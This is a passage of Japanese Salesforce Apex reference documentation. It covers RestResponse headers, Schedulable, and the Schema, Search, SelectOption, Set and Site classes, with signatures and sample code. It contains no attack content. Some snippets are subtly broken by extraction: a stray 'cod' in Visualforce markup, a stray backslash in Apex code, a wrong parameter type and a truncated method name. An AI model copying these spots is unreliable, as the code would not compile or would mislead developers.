メモ: 実行時に、ヘッダーは、対応するプロパティに自動的に並列化されるため、通常 `RestResponse` オブジェクトに追加する必要はありません。次のメソッドは、Apex REST クラスをテストするユニットを対象とします。これらのメソッドを使用して、ヘッダーまたはパラメータ値を `RestRequest` オブジェクトに追加でき、REST メソッドコールを再作成する必要はありません。

このセクションの内容:

addHeader(name, value)

応答ヘッダー対応付けにヘッダーを追加します。

署名

```
public Void addHeader(String name, String value)
```

パラメータ

name
型: String

value
型: String

戻り値

型: Void

使用方法

次のヘッダーは許可されていません。

- Cookie
- set-cookie
- set-cookie2
- content-length
- 認証

いずれかが使用された場合は Apex 例外が返されます。

Schedulable インターフェース

このインターフェースを実装するクラスは、異なる間隔で実行するようにスケジュールできます。

名前空間

System

関連トピック:

Apex スケジューラ

Schedulable メソッド

`Schedulable` のメソッドは次のとおりです。

このセクションの内容:

execute(context)

Apex スケジュール済みジョブを実行します。

署名

```
public Void execute(SchedulableContext context)
```

パラメータ

context
型: System.SchedulableContext
ジョブ ID が含まれます。

戻り値

型: Void

SchedulableContext インターフェース

`Schedulable` インターフェースを実装するクラスのメソッドのパラメータ型を表し、スケジュール済みジョブ ID が含まれます。このインターフェースは、Apex で内部に実装されます。

名前空間

System

関連トピック:

Schedulable インターフェース

SchedulableContext メソッド

SchedulableContext のメソッドは次のとおりです。

このセクションの内容:

getTriggerId()

CronTrigger スケジュール済みジョブの ID を返します。

署名

```
public Id getTriggerId()
```

戻り値

型: ID

Schema クラス

スキーマの Describe Information を取得するメソッドが含まれます。

名前空間

System

Schema メソッド

Schema のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

describeDataCategoryGroups(sObjectNames)
指定したオブジェクトに関連するカテゴリグループのリストを返します。

describeSObjects(sObjectTypes)
指定された sObject または sObject の配列のメタデータ (項目リストとオブジェクトプロパティ) を表します。

describeTabs()
実行ユーザが利用可能な標準アプリケーションとカスタムアプリケーションの情報を返します。

GroupStructures(pairs)
要求で指定されたオブジェクトのデータカテゴリ構造と共に使用可能なカテゴリグループを返します。

getGlobalDescribe()

すべての sObject 名 (キー) の対応付けを、組織で定義された標準オブジェクトおよびカスタムオブジェクトの sObject トークン (値) に返します。

署名

```
public static Map<String, Schema.SObjectType> getGlobalDescribe()
```

戻り値

型: Map<String, Schema.SObjectType>

使用方法

詳細は、「すべての sObject へのアクセス」を参照してください。

例

```
Map<String, Schema.SObjectType> gd =

Schema.getGlobalDescribe();
```

describeDataCategoryGroups(sObjectNames)

指定したオブジェクトに関連するカテゴリグループのリストを返します。

署名

```
public static List<Schema.DescribeDataCategoryGroupResult>
describeDataCategoryGroups(String sObjectNames)
```

パラメータ

sObjectNames
型: List<String>

戻り値

型: List<Schema.DescribeDataCategoryGroupResult>

使用方法

次の sObject 名のいずれかを指定できます。

- KnowledgeArticleVersion: 記事タイプに関連するカテゴリグループを取得します。
- Question: 質問に関連するカテゴリグループを取得します。

describeDataCategoryGroups の使用についての詳細およびコード例は、「sObject に関連付けられたすべてのデータカテゴリへのアクセス」を参照してください。

記事および質問についての詳細は、Salesforce オンラインヘルプの「記事と翻訳の管理」および「アンサーの概要」を参照してください。

describeSObjects(sObjectTypes)

指定された sObject または sObject の配列のメタデータ (項目リストとオブジェクトプロパティ) を表します。

署名

```
public static List<Schema.DescribeSObjectResult> describeSObjects(List<String>
sObjectTypes)
```

パラメータ

sObjectTypes
型: List<String>

sObjectTypes 引数は、記述する sObject 型名のリストです。

戻り値

型: List<Schema.DescribeSObjectResult>

使用方法

このメソッドは、Schema.sObjectType トークンの getDescribe メソッドと類似しています。getDescribe メソッドと異なり、このメソッドでは sObject 型を動的に指定して、複数の sObject を一度に記述できます。

最初に getGlobalDescribe をコールして組織のすべてのオブジェクトのリストを取得します。その後リスト内を反復処理し、describeSObjects を使用して個々のオブジェクトのメタデータを取得します。

例

```
Schema.DescribeSObjectResult[] descResult = Schema.describeSObjects(

                                                                    new
String[]{'Account','Contact'});
```

describeTabs()

実行ユーザが利用可能な標準アプリケーションとカスタムアプリケーションの情報を返します。

署名

```
public static List<Schema.DescribeTabSetResult> describeTabs()
```

戻り値

型: List<Schema.DescribeTabSetResult>

使用方法

アプリケーションとは、タブのグループのことです。たとえば、標準Salesforceアプリケーションとして「セールス」と「コールセンター」があります。

`describeTabs` メソッドは、アプリケーションを別のユーザインターフェースで表示するのに必要な最小限のメタデータを返します。通常このコールは、Salesforce データを別のユーザインターフェース (モバイルアプリケーションや接続アプリケーションなど) で表示するためにパートナーアプリケーションからコールされます。

Salesforceユーザインターフェースでは、ページ上部のSalesforceアプリケーションメニューに示されているとおり、ユーザには標準的なアプリケーションへのアクセス権があります (カスタムアプリケーションへのアクセス権があることもあります)。メニューでアプリケーション名を選択すると、表示されるアプリケーションをいつでも切り替えることができます。

メモ: [すべてのタブ] タブは、前述のタブのリストには含まれません。

例

この例では、`describeTabs` メソッドをコールする方法を示します。

```
Schema.DescribeTabSetResult[] tabSetDesc = Schema.describeTabs();
```

これは、Sales アプリケーションの Describe メタデータ情報を取得する方法を示す長めの例です。この例では、各タブのアイコンの URL、タブがカスタムであるかどうか、および色などについての Describe Information を取得します。Describe Information は、デバッグ出力に書き出されます。

```
// Get tab set describes for each app

List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();



// Iterate through each tab set describe for each app and display the info

for(DescribeTabSetResult tsr : tabSetDesc) {

    String appLabel = tsr.getLabel();

    System.debug('Label: ' + appLabel);
```

```
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');
        for(Schema.DescribeTabResult tr : tabDesc) {
            System.debug('getLabel: ' + tr.getLabel());
            System.debug('getColors: ' + tr.getColors());
            System.debug('getIconUrl: ' + tr.getIconUrl());
            System.debug('getIcons: ' + tr.getIcons());
            System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
            System.debug('getSobjectName: ' + tr.getSobjectName());
            System.debug('getUrl: ' + tr.getUrl());
            System.debug('isCustom: ' + tr.isCustom());
        }
    }
}
// Example debug statement output
```

```
// DEBUG|Label: Sales

// DEBUG|Logo URL: https://na1.salesforce.com/img/seasonLogos/2014_winter_aloha.png

// DEBUG|isSelected: true

// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales
 app --

// (This is an example debug output for the Accounts tab.)

// DEBUG|getLabel: Accounts

// DEBUG|getColors:
(Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;],

//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;],


//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;])

// DEBUG|getIconUrl: https://na1.salesforce.com/img/icon/accounts32.png

// DEBUG|getIcons:
(Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3;

//       getUrl=https://na1.salesforce.com/img/icon/accounts32.png;getWidth=32;],

//       Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3;

//       getUrl=https://na1.salesforce.com/img/icon/accounts16.png;getWidth=16;])

// DEBUG|getMiniIconUrl: https://na1.salesforce.com/img/icon/accounts16.png

// DEBUG|getSobjectName: Account

// DEBUG|getUrl: https://na1.salesforce.com/001/o

// DEBUG|isCustom: false
```

GroupStructures(pairs)

要求で指定されたオブジェクトのデータカテゴリ構造と共に使用可能なカテゴリグループを返します。

署名

```
public static List<Schema.DescribeDataCategoryGroupStructureResult> describeDataCategory
GroupStructures(List<Schema.DataCategoryGroupSobjectTypePair> pairs)
```

パラメータ

pairs

型: List<Schema.DataCategoryGroupSobjectTypePair>

pairs **引数は、**Schema.DataCategoryGroupSobjectTypePairs **をクエリする** 1 **つ以上のカテゴリグループおよびオブジェクトです。指定されたオブジェクトの表示可能なデータカテゴリが取得されます。データカテゴリグループ表示設定についての詳細は、**Salesforce **オンラインヘルプの「カテゴリグループ表示設定について」を参照してください。**

戻り値

型: List<Schema.DescribeDataCategoryGroupStructureResult>

Search クラス

Search **クラスのメソッドを使用して、動的な** SOSL **クエリを実行します。**

名前空間

System

Search メソッド

`Search` **の静的メソッドを次に示します。**

このセクションの内容:

`query(searchQuery)`

SOSL `WITH SNIPPET` **句を指定できる動的な** SOSL **クエリを実行します。スニペットにより、**Salesforce **ナレッジ記事の検索結果にユーザ向けのコンテキストがより多く提供されます。**

署名

```
public static Search.SearchResults query(String searchQuery)
```

パラメータ

searchQuery
型: String

SOSL **クエリ文字列**。

戻り値

型: Search.SearchResults

使用方法

このメソッドは、通常の割り当てステートメントや `for` **ループなど、静的** SOSL **クエリが使用可能な場合に使用します。**

「Salesforce **ナレッジ記事のスニペットを返す動的** SOSL **の使用**」 (ページ 241)を参照してください。

関連トピック:

get(sObjectType)

動的 SOSL

query(query)

動的 SOSL **クエリを実行します。**

署名

```
public static sObject[sObject[]] query(String query)
```

パラメータ

query
型: String

SOSL **クエリ文字列**。

`WITH SNIPPET` **句を指定した** SOSL **クエリを作成するには、代わりに** Search.find(String searchQuery) **メソッドを使用します。**

戻り値

型: sObject[sObject[]]

使用方法

このメソッドは、通常の割り当てステートメントや `for` **ループなど、静的** SOSL **クエリが使用可能な場合に使用できます。**

詳細は、「動的 SOSL」 **を参照してください。**

suggest(searchQuery, sObjectType, suggestions)

名前またはタイトルがユーザの検索クエリ文字列に一致したレコードまたはSalesforceナレッジ記事のリストを返します。ユーザが検索を実行する前に関連レコードまたは記事に移動するショートカットをユーザに提供するには、このメソッドを使用します。

署名

```
public static Search.SuggestionResults suggest(String searchQuery, String sObjectType,
Search.SuggestionOption suggestions)
```

パラメータ

searchQuery
型: String

SOSL クエリ文字列。

sObjectType
型: String

sObject 型。

options
型: Search.SuggestionOption

このオブジェクトには、提案結果を変更するオプションがあります。

searchQuery によって KnowledgeArticleVersion オブジェクトが返された場合は、言語の KnowledgeSuggestionFilter と公開状況の KnowledgeSuggestionFilter を含む Search.SuggestionOption オブジェクトを使用して *options* パラメータを渡します。

他のすべてのレコードタイプの提案は、サポートされているオプションのみに制限され、返される提案の最大数を設定します。

戻り値

型: SuggestionResults

使用方法

このメソッドによって次の情報が返されます。

Salesforce ナレッジ記事 (KnowledgeArticleVersion) の提案
Salesforce ナレッジが組織で有効になっている必要があります。ユーザの「記事の参照」権限が有効化されている必要があります。

ユーザが参照する権限を持つデータカテゴリおよび記事タイプに基づいて、ユーザがアクセスできる記事のみが推奨記事に含まれます。

他のレコードタイプの推奨
推奨レコードには、ユーザがアクセス可能なレコードのみが含まれます。

このメソッドは、レコード名項目が検索文字列のテキストで始まる場合にレコードを返します。また、検索文字列の最後にアスタリスクワイルドカード (*) を自動的に付加します。1 語内に検索文字列が含まれるレコードは、一致とは見なされません。

レコードは、レコード名に検索文字列全体が見つかった場合に、検索文字列内での指定と同じ並びで推奨されます。たとえば、テキスト文字列 `national u` は `national u*` として扱われ、「National Utility」と「National Urban Company」は返されますが、「National Company Utility」や「Urban National Company」は返されません。

メモ: ユーザの検索クエリに疑問符またはワイルドカードが含まれている場合、それらの記号は URI でクエリ文字列から自動的に削除されます。

関連トピック:

Salesforce ナレッジ記事の推奨

SelectOption クラス

`SelectOption` オブジェクトは Visualforce `selectCheckboxes`、`selectList`、または `selectRadio` コンポーネントに指定可能な値のいずれかを指定します。

名前空間

System

`SelectOption` オブジェクトは、エンドユーザに表示されるラベルと、オプションが選択された場合にコントローラに返される値で構成されます。`SelectOption` は無効な状態で表示することもできます。そのため、ユーザはオプションとして選択することはできませんが、表示することはできます。

インスタンス化

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法で、SelectOption をインスタンス化できます。

- ```
  SelectOption option = new SelectOption(value, label, isDisabled);
  ```

  value は、ユーザがオプションを選択した場合にコントローラに返される String です。*label* は、オプション選択肢としてユーザに表示される String です。*isDisabled* は Boolean で、これを true に設定すると、ユーザはオプションを選択できませんが、表示することができます。

- ```
  SelectOption option = new SelectOption(value, label);
  ```

  value は、ユーザがオプションを選択した場合にコントローラに返される String です。*label* は、オプションの選択肢としてユーザに表示される String です。*isDisabled* の値は指定されないため、ユーザはオプションの表示と選択を行えます。

例

次の例では、SelectOptions オブジェクトのリストを使用して、Visualforce ページの `selectCheckboxes` コンポーネントに指定可能な値を提供する方法を示します。次のカスタムコントローラでは、`getItems` メソッドは使用可能な SelectOption オブジェクトのリストを定義して返します。

```
public class sampleCon {


  String[] countries = new String[]{};


  public PageReference test() {
    return null;
  }


  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US','US'));
    options.add(new SelectOption('CANADA','Canada'));
    options.add(new SelectOption('MEXICO','Mexico'));
    return options;
   }


  public String[] getCountries() {
```

```
    return countries;
  }

  public void setCountries(String[] countries) {
    this.countries = countries;
  }

}
```

次のページマークアップで、<apex:selectOptions> タグは上記のコントローラの getItems メソッドを使用して、使用可能な値のリストを取得します。<apex:selectOptions> は、<apex:selectCheckboxes> タグの子であるため、オプションはチェックボックスとして表示されます。

```
<apex:page controller="sampleCon">
 <apex:form>
   <apex:selectCheckboxes value="{!countries}">
     <apex:selectOptions value="{!items}"/>
   </apex:selectCheckboxes><br/>
   <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
 </apex:form>
 <apex:outputPanel id="out">
   <apex:actionstatus id="status" startText="testing...">
     <apex:facet name="stop">
       <apex:outputPanel>
         <p>You have selected:</p>
         <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
       </apex:outputPanel>
     </apex:facet>
   </apex:actionstatus>
 </apex:outputPanel>
```

```
</apex:page>
```

このセクションの内容:

SelectOption コンストラクタ

SelectOption のコンストラクタは次のとおりです。

このセクションの内容:

SelectOption(value, label)

指定された値および表示ラベルを使用して、SelectOption クラスの新しいインスタンスを作成します。

署名

```
public SelectOption(String value, String label)
```

パラメータ

value
型: String
ユーザがこのオプションを選択した場合に、Visualforce コントローラに返される文字列。

label
型: String
オプション選択肢としてユーザに表示される文字列。

SelectOption(value, label, isDisabled)

指定された値、表示ラベル、無効化された設定を使用して、SelectOption クラスの新しいインスタンスを作成します。

署名

```
public SelectOption(String value, String label, Boolean isDisabled)
```

パラメータ

value
型: String
ユーザがこのオプションを選択した場合に、Visualforce**コントローラに返される文字列。**

label
型: String
オプション選択肢としてユーザに表示される文字列。

isDisabled
型: Boolean
true **に設定された場合、ユーザはこのオプションを選択できませんが、参照することは可能です。**

SelectOption メソッド

`SelectOption` **のメソッドは次のとおりです。すべてインスタンスメソッドです。**

このセクションの内容:

`getDisabled()`

SelectOption **オブジェクトの** `isDisabled` **属性の現在の値を返します。**

署名

```
public Boolean getDisabled()
```

戻り値

型: Boolean

使用方法

`isDisabled` を `true` に設定した場合、オプションは表示されますが、選択できません。`isDisabled` を `false` に設定した場合、オプションは表示され、選択できます。

`getEscapeItem()`

SelectOption オブジェクトの `itemEscaped` 属性の現在の値を返します。

署名

```
public Boolean getEscapeItem()
```

戻り値

型: Boolean

使用方法

`itemEscaped` を `true` に設定した場合、重要な HTML および XML 文字はこのコンポーネントによって生成された HTML 出力でエスケープされます。`itemEscaped` が `false` に設定されている場合、項目は書き込まれたとおりに表示されます。

`getLabel()`

ユーザに表示されるオプションのラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

`getValue()`

ユーザがオプションを選択した場合にコントローラに返されるオプション値を返します。

署名

```
public String getValue()
```

戻り値

型: String

setDisabled(isDisabled)

SelectOption オブジェクトの isDisabled 属性の値を設定します。

署名

```
public Void setDisabled(Boolean isDisabled)
```

パラメータ

isDisabled
　型: Boolean

戻り値

型: Void

使用方法

isDisabled を true に設定した場合、オプションは表示されますが、選択できません。isDisabled を false に設定した場合、オプションは表示され、選択できます。

setEscapeItem(itemsEscaped)

SelectOption オブジェクトの itemEscaped 属性の値を設定します。

署名

```
public Void setEscapeItem(Boolean itemsEscaped)
```

パラメータ

itemsEscaped
　型: Boolean

戻り値

型: Void

使用方法

itemEscaped を true に設定した場合、重要な HTML および XML 文字はこのコンポーネントによって生成された HTML 出力でエスケープされます。itemEscaped が false に設定されている場合、項目は書き込まれたとおりに表示されます。

setLabel(label)

ユーザに表示されるオプションラベルの値を設定します。

署名

```
public Void setLabel(String label)
```

パラメータ

label
　型: String

戻り値

型: Void

setValue(value)

ユーザがオプションを選択した場合にコントローラに返されるオプション値の値を設定します。

署名

```
public Void setValue(String value)
```

パラメータ

value
　型: String

戻り値

型: Void

Set クラス

重複値のない一意の要素のコレクションを表します。

名前空間

System

使用方法

Set メソッドは、`set` キーワードを使用して初期化された要素の順序なしのコレクション、つまりセットで機能します。セットの要素には、プリミティブ型、コレクション型、sObject 型、ユーザ定義型、組み込み Apex 型のいずれかのデータ型を使用できます。Set メソッドはすべてインスタンスメソッドです。つまり、Set の特定のインスタンスで動作します。次に、Set のインスタンスメソッドを示します。

メモ:

- セットの要素の一意性は、クラスで提供する `equals` メソッドと `hashCode` メソッドによって判断されます。その他すべての非プリミティブ型の一意性は、オブジェクトの項目の比較によって判断されます。
- セットに String 要素が含まれる場合、要素では大文字と小文字が区別されます。大文字と小文字のみが異なる 2 つの要素は、別個のものとみなされます。

Set についての詳細は、「Set」 (ページ 36)を参照してください。

このセクションの内容:

Set コンストラクタ

`Set` のコンストラクタは次のとおりです。

このセクションの内容:

Set<T>()

`Set` クラスの新しいインスタンスを作成します。セットには任意のデータ型 T の要素を保持できます。

署名

```
public Set<T>()
```

例

```
// Create a set of strings

Set<String> s1 = new Set<String>();

// Add two strings to it

s1.add('item1');
```

```
s1.add('item2');
```

Set<T>(setToCopy)

指定されたセットの要素をコピーして、Set クラスの新しいインスタンスを作成します。T は両方のセットの要素のデータ型で、任意のデータ型を使用できます。

署名

```
public Set<T>(Set<T> setToCopy)
```

パラメータ

setToCopy
型: Set<T>
このセットの初期化に使用するセット。

例

```
Set<String> s1 = new Set<String>();

s1.add('item1');

s1.add('item2');

Set<String> s2 = new Set<String>(s1);

// The set elements in s2 are copied from s1

System.debug(s2);
```

Set<T>(listToCopy)

リスト要素をコピーして、Set クラスの新しいインスタンスを作成します。T はセットおよびリストの要素のデータ型で、任意のデータ型を使用できます。

署名

```
public Set<T>(List<T> listToCopy)
```

パラメータ

listToCopy
型: Integer
このセットにコピーされる要素を持つリスト。

例

```
List<Integer> ls = new List<Integer>();

ls.add(1);

ls.add(2);

// Create a set based on a list

Set<Integer> s1 = new Set<Integer>(ls);

// Elements are copied from the list to this set

System.debug(s1);// DEBUG|{1, 2}
```

Set メソッド

`Set` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

hashCode()
このセットおよびコンテンツに対応する hashcode を返します。

isEmpty()
セットの要素が 0 の場合、`true` を返します。

remove(setElement)
指定した要素がセットにある場合は、セットから削除します。

removeAll(listOfElementsToRemove)
指定したリストの要素がセットにある場合は、セットから削除します。

removeAll(setOfElementsToRemove)
指定したセットの要素が元のセットにある場合は、削除します。

retainAll(listOfElementsToRetain)
指定したリストに含まれるこのセットの要素のみを保持します。

retainAll(setOfElementsToRetain)
指定したセットに含まれる元のセットの要素のみを保持します。

size()
セットの要素の数 (基数) を返します。

add(setElement)

要素がセットに追加されていない場合は、追加します。

署名

```
public Boolean add(Object setElement)
```

パラメータ

setElement
型: Object

戻り値

型: Boolean

使用方法

このメソッドは、元のセットがコールの結果として変更された場合、true を返します。次に例を示します。

```
Set<String> myString = new Set<String>{'a', 'b', 'c'};

Boolean result = myString.add('d');

System.assertEquals(true, result);
```

addAll(fromList)

指定されたリストのすべての要素がセットに追加されていない場合は、追加します。

署名

```
public Boolean addAll(List<Object> fromList)
```

パラメータ

fromList
型: List

戻り値

型: Boolean

元のセットがコールの結果として変更された場合、`true` を返します。

使用方法

このメソッドは、リストとセットの結合を生成します。リストは、メソッドをコールするセットと同じデータ型である必要があります。

addAll(fromSet)

指定されたセットのすべての要素が、メソッドをコールするセットに追加されていない場合は、追加します。

署名

```
public Boolean addAll(Set<Object> fromSet)
```

パラメータ

fromSet
型: Set<Object>

戻り値

型: Boolean

このメソッドは、元のセットがコールの結果として変更された場合、`true` を返します。

使用方法

このメソッドは、2つのセットの結合を生成します。指定されたセットは、メソッドをコールする元のセットと同じデータ型である必要があります。

例

```
Set<String> myString = new Set<String>{'a', 'b'};

Set<String> sString = new Set<String>{'c'};



Boolean result1 = myString.addAll(sString);

System.assertEquals(true, result1);
```

clear()

セットからすべての要素を削除します。

署名

```
public Void clear()
```

戻り値

型: Void

clone()

セットの重複コピーを作成します。

署名

```
public Set<Object> clone()
```

戻り値

型: Set (同じデータ型)

contains(setElement)

セットに指定した要素が存在する場合、`true` を返します。

署名

```
public Boolean contains(Object setElement)
```

パラメータ

setElement
型: Object

戻り値

型: Boolean

例

```
Set<String> myString = new Set<String>{'a', 'b'};

Boolean result = myString.contains('z');

System.assertEquals(false, result);
```

containsAll(listToCompare)

セットに指定したリストのすべての要素がある場合、true を返します。リストは、メソッドをコールするセットと同じデータ型である必要があります。

署名

```
public Boolean containsAll(List<Object> listToCompare)
```

パラメータ

listToCompare
型: List<Object>

戻り値

型: Boolean

containsAll(setToCompare)

セットに指定したセットのすべての要素が含まれる場合、true を返します。指定されたセットは、メソッドをコールする元のセットと同じデータ型である必要があります。

署名

```
public Boolean containsAll(Set<Object> setToCompare)
```

パラメータ

setToCompare
型: Set<Object>

戻り値

型: Boolean

例

```
Set<String> myString = new Set<String>{'a', 'b'};

Set<String> sString = new Set<String>{'c'};

Set<String> rString = new Set<String>{'a', 'b', 'c'};



Boolean result1, result2;

result1 = myString.addAll(sString);

system.assertEquals(true, result1);



result2 = myString.containsAll(rString);

System.assertEquals(true, result2);
```

equals(set2)

このセットと指定されたセットを比較し、両方のセットが等しい場合は `true` を返し、そうでない場合は `false` を返します。

署名

```
public Boolean equals(Set<Object> set2)
```

パラメータ

set2

型: Set<Object>

set2 引数は、このセットと比較するセットです。

戻り値

型: Boolean

使用方法

要素の順序に関係なく、セットの要素が等しい場合は 2 つのセットは等しくなります。== 演算子は、セットの要素を比較するために使用します。

== 演算子は、`equals` メソッドのコールに相当します。そのため、`set1 == set2;` の代わりに `set1.equals(set2);` をコールできます。

hashCode()

このセットおよびコンテンツに対応する hashcode を返します。

署名

```
public Integer hashCode()
```

戻り値

型: Integer

isEmpty()

セットの要素が 0 の場合、`true` を返します。

署名

```
public Boolean isEmpty()
```

戻り値

型: Boolean

例

```
Set<Integer> mySet = new Set<Integer>();

Boolean result = mySet.isEmpty();

System.assertEquals(true, result);
```

remove(setElement)

指定した要素がセットにある場合は、セットから削除します。

署名

```
public Boolean remove(Object setElement)
```

パラメータ

setElement
型: Object

戻り値

型: Boolean

元のセットがコールの結果として変更された場合、`true` を返します。

removeAll(listOfElementsToRemove)

指定したリストの要素がセットにある場合は、セットから削除します。

署名

```
public Boolean removeAll(List<Object> listOfElementsToRemove)
```

パラメータ

listOfElementsToRemove
型: List<Object>

戻り値

型: Boolean

元のセットがコールの結果として変更された場合、`true` を返します。

使用方法

このメソッドは、2つのセットの*相対補数*を生成します。リストは、メソッドをコールするセットと同じデータ型である必要があります。

例

```
Set<integer> mySet = new Set<integer>{1, 2, 3};

List<integer> myList = new List<integer>{1, 3};

Boolean result = mySet.removeAll(myList);

System.assertEquals(true, result);

Integer result2 = mySet.size();

System.assertEquals(1, result2);
```

removeAll(setOfElementsToRemove)

指定したセットの要素が元のセットにある場合は、削除します。

署名

```
public Boolean removeAll(Set<Object> setOfElementsToRemove)
```

パラメータ

setOfElementsToRemove
型: Set<Object>

戻り値

型: Boolean

このメソッドは、元のセットがコールの結果として変更された場合、`true` を返します。

使用方法

このメソッドは、2つのセットの*相対補数*を生成します。指定されたセットは、メソッドをコールする元のセットと同じデータ型である必要があります。

retainAll(listOfElementsToRetain)

指定したリストに含まれるこのセットの要素のみを保持します。

署名

```
public Boolean retainAll(List<Object> listOfElementsToRetain)
```

パラメータ

listOfElementsToRetain
型: List<Object>

戻り値

型: Boolean

このメソッドは、元のセットがコールの結果として変更された場合、`true` を返します。

使用方法

このメソッドは、リストとセットの交差を生成します。リストは、メソッドをコールするセットと同じデータ型である必要があります。

例

```
Set<integer> mySet = new Set<integer>{1, 2, 3};

List<integer> myList = new List<integer>{1, 3};

Boolean result = mySet.retainAll(myList);

System.assertEquals(true, result);
```

retainAll(setOfElementsToRetain)

指定したセットに含まれる元のセットの要素のみを保持します。

署名

```
public Boolean retainAll(Set setOfElementsToRetain)
```

パラメータ

setOfElementsToRetain
型: Set

戻り値

型: Boolean

元のセットがコールの結果として変更された場合、`true` を返します。

使用方法

このメソッドは、2つのセットの交差を生成します。指定されたセットは、メソッドをコールする元のセットと同じデータ型である必要があります。

size()

セットの要素の数 (基数) を返します。

署名

```
public Integer size()
```

戻り値

型: Integer

例

```
Set<Integer> mySet = new Set<Integer>{1, 2, 3};

List<Integer> myList = new List<Integer>{1, 3};

Boolean result = mySet.retainAll(myList);



System.assertEquals(true, result);



Integer result2 = mySet.size();

System.assertEquals(2, result2);
```

Site クラス

Site クラスを使用して、Force.com サイトを管理します。

名前空間

System

使用方法

site.createPortalUser の使用時に例外が発生した場合、nullが返され、サイトのシステム管理者にはメールが送信されます。サイトの詳細は、Salesforceオンラインヘルプの「Force.comサイトの概要」を参照してください。

Force.com Sites の例

次の例では、クラス SiteRegisterController を作成します。このクラスは Visualforce ページ (下記マークアップを参照) を使用して、新規カスタマーポータルユーザを登録します。

メモ: 次の例では、新しいポータルユーザと関連付ける取引先の取引先IDを入力する必要があります。取引先所有者をこのコード例が機能するロール階層に追加する必要もあります。詳細は、Salesforceオンラインヘルプの「カスタマーポータルの設定」を参照してください。

```
/**

 * An Apex class that creates a portal user

 */

public class SiteRegisterController {

    // PORTAL_ACCOUNT_ID is the account on which the contact will be created on

    //  and then enabled as a portal user.

    //Enter the account ID in place of <portal_account_id> below.

    private static Id PORTAL_ACCOUNT_ID = '<portal_account_id>';


    public SiteRegisterController () {

    }


    public String username {get; set;}

    public String email {get; set;}
```

```
    public String password {get; set {password = value == null ? value : value.trim(); }
}
    public String confirmPassword {get; set { confirmPassword =
        value == null ? value : value.trim(); } }
    public String communityNickname {get; set { communityNickname = \
        value == null ? value : value.trim(); } }

    private boolean isValidPassword() {
        return password == confirmPassword;
    }

    public PageReference registerUser() {
        // If password is null, a random password is sent to the user
        if (!isValidPassword()) {
           ApexPages.Message msg = new ApexPages.Message(ApexPages.Severity.ERROR,
               Label.site.passwords_dont_match);
           ApexPages.addMessage(msg);
            return null;
        }
        User u = new User();
        u.Username = username;
        u.Email = email;
        u.CommunityNickname = communityNickname;

        String accountId = PORTAL_ACCOUNT_ID;

        // lastName is a required field on user, but if it isn't specified,
           the code uses the username
```

```
        String userId = Site.createPortalUser(u, accountId, password);
        if (userId != null) {
            if (password != null && password.length() > 1) {
                return Site.login(username, password, null);
            }
            else {
                PageReference page = System.Page.SiteRegisterConfirm;
                page.setRedirect(true);
                return page;
            }
        }
        return null;
    }
}
```

```
/**
 * Test class.
 */
@isTest
private class SiteRegisterControllerTest {
    // Test method for verifying the positive test case
    static testMethod void testRegistration() {
        SiteRegisterController controller = new SiteRegisterController();
        controller.username = 'test@force.com';
        controller.email = 'test@force.com';
        controller.communityNickname = 'test';
        // registerUser always returns null when the page isn't accessed as a guest user
        System.assert(controller.registerUser() == null);
```

```
        controller.password = 'abcd1234';
        controller.confirmPassword = 'abcd123';
        System.assert(controller.registerUser() == null);
    }
}
```

次は、上記の SiteRegisterController Apex コントローラを使用する Visualforce 登録ページです。

```
<apex:page id="Registration" showHeader="false" controller=
    "SiteRegisterController" standardStylesheets="true">
  <apex:outputText value="Registration"/>
  <br/>
  <apex:form id="theForm">
    <apex:messages id="msg" styleClass="errorMsg" layout="table" style="margin-top:1em;"/>

    <apex:panelGrid columns="2" style="margin-top:1em;">
      <apex:outputLabel value="{!$Label.site.username}" for="username"/>
      <apex:inputText required="true" id="username" value="{!username}"/>
      <apex:outputLabel value="{!$Label.site.community_nickname}"
          for="communityNickname"/>
      <apex:inputText required="true" id="communityNickname" required="true"
          value="{!communityNickname}"/>
      <apex:outputLabel value="{!$Label.site.email}" for="email"/>
      <apex:inputText required="true" id="email" required="true" value="{!email}"/>
      <apex:outputLabel value="{!$Label.site.password}" for="password"/>
      <apex:inputSecret id="password" value="{!password}"/>
      <apex:outputLabel value="{!$Label.site.confirm_password}" for="confirmPassword"/>
      <apex:inputSecret id="confirmPassword" value="{!confirmPassword}"/>
      <apex:outputText value=""/>
      <apex:commandButton action="{!registerUser}" value="{!$Label.site.submit}"
```

```
          id="submit"/>
    </apex:panelGrid>
  </apex:form>
cod</apex:page>
```

createPersonAccountPortalUser メソッドのサンプルコードは、上記のサンプルコードとほぼ同じですが、次の点が変更されています。

- PORTAL_ACCOUNT_ID のすべてのインスタンスを OWNER_ID に置き換えています。
- accountID ではなく ownerID を決定し、次のコードブロックに置き換えることにより、CreatePortalUser メソッドではなく createPersonAccountPortalUser メソッドを使用しています。

```
String accountId = PORTAL_ACCOUNT_ID;

String userId = Site.createPortalUser(u, accountId, password);
```

置換後

```
String ownerId = OWNER_ID;

String userId = Site.createPersonAccountPortalUser(u, ownerId, password);
```

Site メソッド

Site のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

createPersonAccountPortalUser(user, ownerId, recordTypeId, password)

指定された *recordTypeID* を使用して個人取引先を作成し、サイトのポータルでその個人取引先を有効化します。

createPortalUser(user, accountId, password, sendEmailConfirmation)
